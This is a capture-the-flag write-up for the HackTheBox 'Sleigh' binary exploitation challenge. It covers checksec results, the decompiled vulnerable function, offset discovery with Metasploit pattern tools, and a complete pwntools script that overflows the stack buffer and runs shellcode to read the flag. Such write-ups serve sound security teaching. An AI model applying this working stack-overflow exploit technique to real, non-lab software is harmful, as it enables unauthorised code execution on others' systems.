


## Sleigh - PWN

*Sleigh is a relatively simple binary exploitation challenge from HackTheBox Cyber Santa CTF. It includes exploiting a buffer overflow and running shellcode that we put on the stack. This is not as much a writeup as is it just "me just using this challenge as an excuse to ramble about shit I learned".*

### Identify Security Properties

Before we do anything exciting with the binary we were given, we must first check to see what kinds of protections are in place. These give us an idea as to what kind of challenge it will be. A simple and effective tool for doing this is `checksec`.



```
→ sleigh checksec sleigh
[*] '/home/tobeatelite/CTF/sleigh/sleigh'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       PIE enabled
RWX:       Has RWX segments
→ sleigh
```

Thankfully, the output is colour coded for us, we can see that there are no stack canaries, that *NX* is disabled, and that the binary has *RWX Segments*.

Basically, canaries are known values that are placed between a buffer, and data on the stack, to monitor for potential buffer overflows. If you try to do a buffer overflow where canaries are enabled, the canary would get overwritten, the change would get detected and the program would be terminated.

*NX disabled* means that code on the stack is executable ("*No eXecute*"). In this context and for our purposes, that means that if we could get our own shellcode onto the stack, and get the Instruction Pointer to point to it, we can execute shellcode and do lots of fun stuff with it. If **NX was** enabled, this is not possible.

checksec also notifies us that there are *RWX Segments* present. This means that there are segments in the binary, that are writable **and** executable **at the same time**. This is good for us.

Knowing the configurations of these protections lets us infer that we will be exploiting a buffer overflow, and executing shellcode that we put on the stack.

## Testing The Binary

Now that we know a little about what our approach should be, we can run the binary and see what is interesting inside, and what is worthless fluff. Running it, we are presented with 2 options, but 1 of them immediately exits, and the second one leads us to another prompt, along with showing us a memory address, but we don't know what the address represents.

```
sleigh : zsh — Konsole
+ sleigh ./sleigh

♪ * Dashing through the snow.. * ♪


1. Repair *
2. Abandon □
> 1

[!] There is something written underneath the sleigh: [0x7ffcf92f3890]

[*] This might help the repair team to fix it. What shall they do?
> goblins are real :0

[-] Unfortunately, the sleigh could not be repaired! ☹️
→ sleigh
```





```
1 void repair(void)
2
3
4 {
5     undefined8 buf_start;
6     undefined8 buf_1;
7     undefined8 buf_2;
8     undefined8 buf_3;
9     undefined8 buf_4;
10    undefined8 buf_5;
11    undefined8 buf_6;
12    undefined8 buf_7;
13
14    buf_start = 0;
15    buf_1 = 0;
16    buf_2 = 0;
17    buf_3 = 0;
18    buf_4 = 0;
19    buf_5 = 0;
20    buf_6 = 0;
21    buf_7 = 0;
22    fprintf(stdout, "%s\n[!] There is something written underneath the sleigh: [%p]\n\n", &DAT_00100c98,
23            &buf_start);
24    fprintf(stdout, "%s[*] This might help the repair team to fix it. What shall they do?\n> ",
25            &DAT_00100ca8);
26    read(0, &buf_start, 0xa4);
27    fprintf(stdout, &DAT_00102150, &DAT_00100ca0);
28    return;
29 }
30
```

The function defines a buffer with a total of 64 bytes (each "undifined8" holds 8 bytes ), and the pointer that is printed, points to the start of our buffer. Perfect.

## Exploitation Theory

We have all the information to know what we must do. We must:

- find the offset from the start of our buffer to the start of the IP
- get some shellcode and calculate the amount of padding we must have after it
- write a script to exploit this for us

*Finding the offset is quite simple. We generate a pattern, put it into the buffer. View the registers content during the crash to see what part would overwrite the IP. Compare that pattern with the generated pattern to determine the offset. This is basic BoF stuff*

You can ignore everything except the highlighted line, the RSP Register.

[\*] This might help the repair team to fix it. What shall they do?

> Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A

[-] Unfortunately, the sleigh could not be repaired! ☹

Program received signal SIGSEGV, Segmentation fault.

0x000055555400b99 in repair ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

```

RAX 0x42
RBX 0x55555400c00 (__libc_csu_init) ← push r15
RCX 0x7ffff7ec0907 (write+23) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x0
RDI 0x7ffff7f944d0 (_IO_stdfile_1_lock) ← 0x0
RSI 0x7ffffffffffbaf0 ← 0xa6d31333b315b1b
R8 0x0
R9 0x7ffff7f564e0 (step3a_jumps) ← 0x0
R10 0x7ffff7f563e0 (step3b_jumps) ← 0x0
R11 0x246
R12 0x55555400830 (_start) ← xor ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x3363413263413163 ('c1Ac2Ac3')
RSP 0x7ffffffffffdc58 ← 0x6341356341346341 ('Ac4Ac5Ac')
RIP 0x55555400b99 (repair+205) ← ret

```

► 0x55555400b99 <repair+205> ret <0x6341356341346341>

```

00:0000 | rsp 0x7ffffffffffdc58 ← 0x6341356341346341 ('Ac4Ac5Ac')
01:0008 | 0x7ffffffffffdc60 ← 0x4138634137634136 ('6Ac7Ac8A')
02:0010 | 0x7ffffffffffdc68 ← 0x3164413064413963 ('c9Ad0Ad1')
03:0018 | 0x7ffffffffffdc70 ← 0x7f0a41326441
04:0020 | 0x7ffffffffffdc78 ← 0x1000000064 /* 'd' */
05:0028 | 0x7ffffffffffdc80 → 0x55555400bca (main) ← push rbp
06:0030 | 0x7ffffffffffdc88 ← 0x1000
07:0038 | 0x7ffffffffffdc90 → 0x55555400c00 (__libc_csu_init) ← push r15

```

```

► f 0 0x55555400b99 repair+205
f 1 0x6341356341346341
f 2 0x4138634137634136
f 3 0x3164413064413963
f 4 0x7f0a41326441
f 5 0x1000000064
f 6 0x55555400bca main

```

pwndbg>

sleigh : gdb ✕ sleigh : zsh ✕

```

sleigh : zsh — Konsole
→ sleigh /opt/metasploit/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
→ sleigh /opt/metasploit/tools/exploit/pattern_offset.rb -q 0x6341356341346341
[*] Exact match at offset 72
→ sleigh |

```

## Exploitation

This is the easiest part. PwnTools has so many cool things. If you provide a context, you can easily use `shellcraft` to get the shellcode that you need (`shellcraft` will take in the context and choose the shellcode that is right for that arch and OS, otherwise you have to explicitly choose those).

```
# ToBeatElite

from pwn import *

def main():

    context.update(arch='amd64', os='linux')
    my_process = process('./sleigh')

    # Getting Buffer Address
    my_process.sendlineafter(b'>', b'l')
    my_address = my_process.recvuntil(b'>').split()[9][1:15]
    log.info(f'Found Stack Address : {my_address.decode()}')

    shellcode = asm(shellcraft.cat('flag.txt')) # Canned Shellcode

    # Filling up the distance from our shellcode to the start of RIP
    padding = b'A' * (72 - len(shellcode))

    payload = flat(
        shellcode,
        padding,
        int(my_address, 16) # Address in Base16 Notation
    )

    my_process.sendline(payload)
    log.info('Sending Payload')
    my_process.recvline()

    my_process.interactive()

if __name__ == '__main__':
    try: main()
    except Exception as my_ex: print(my_ex)
```

*Instead of calculating the padding in the script, you could also do the math yourself and set the padding to be hardcoded to `b'A' * 28`, and the final result would be the same*

```
sleigh.py
>>> from pwn import *
>>> context.update(arch='amd64', os='linux')
>>> len(asm(shellcraft.cat('flag.txt')))
44
>>> 72 - 44
28
>>> |
```

And we've pwned it.

```
→ sleigh cat flag.txt
FLAG{FLAG_GOES_HERE}
→ sleigh python3 exploit.py
[+] Starting local process './sleigh': pid 91526
[*] Found Stack Address : 0x7ffc46653e30
[*] Sending Payload
[*] Switching to interactive mode
[-] Unfortunately, the sleigh could not be repaired! ☹️
FLAG{FLAG_GOES_HERE}
[*] Got EOF while reading in interactive
$
```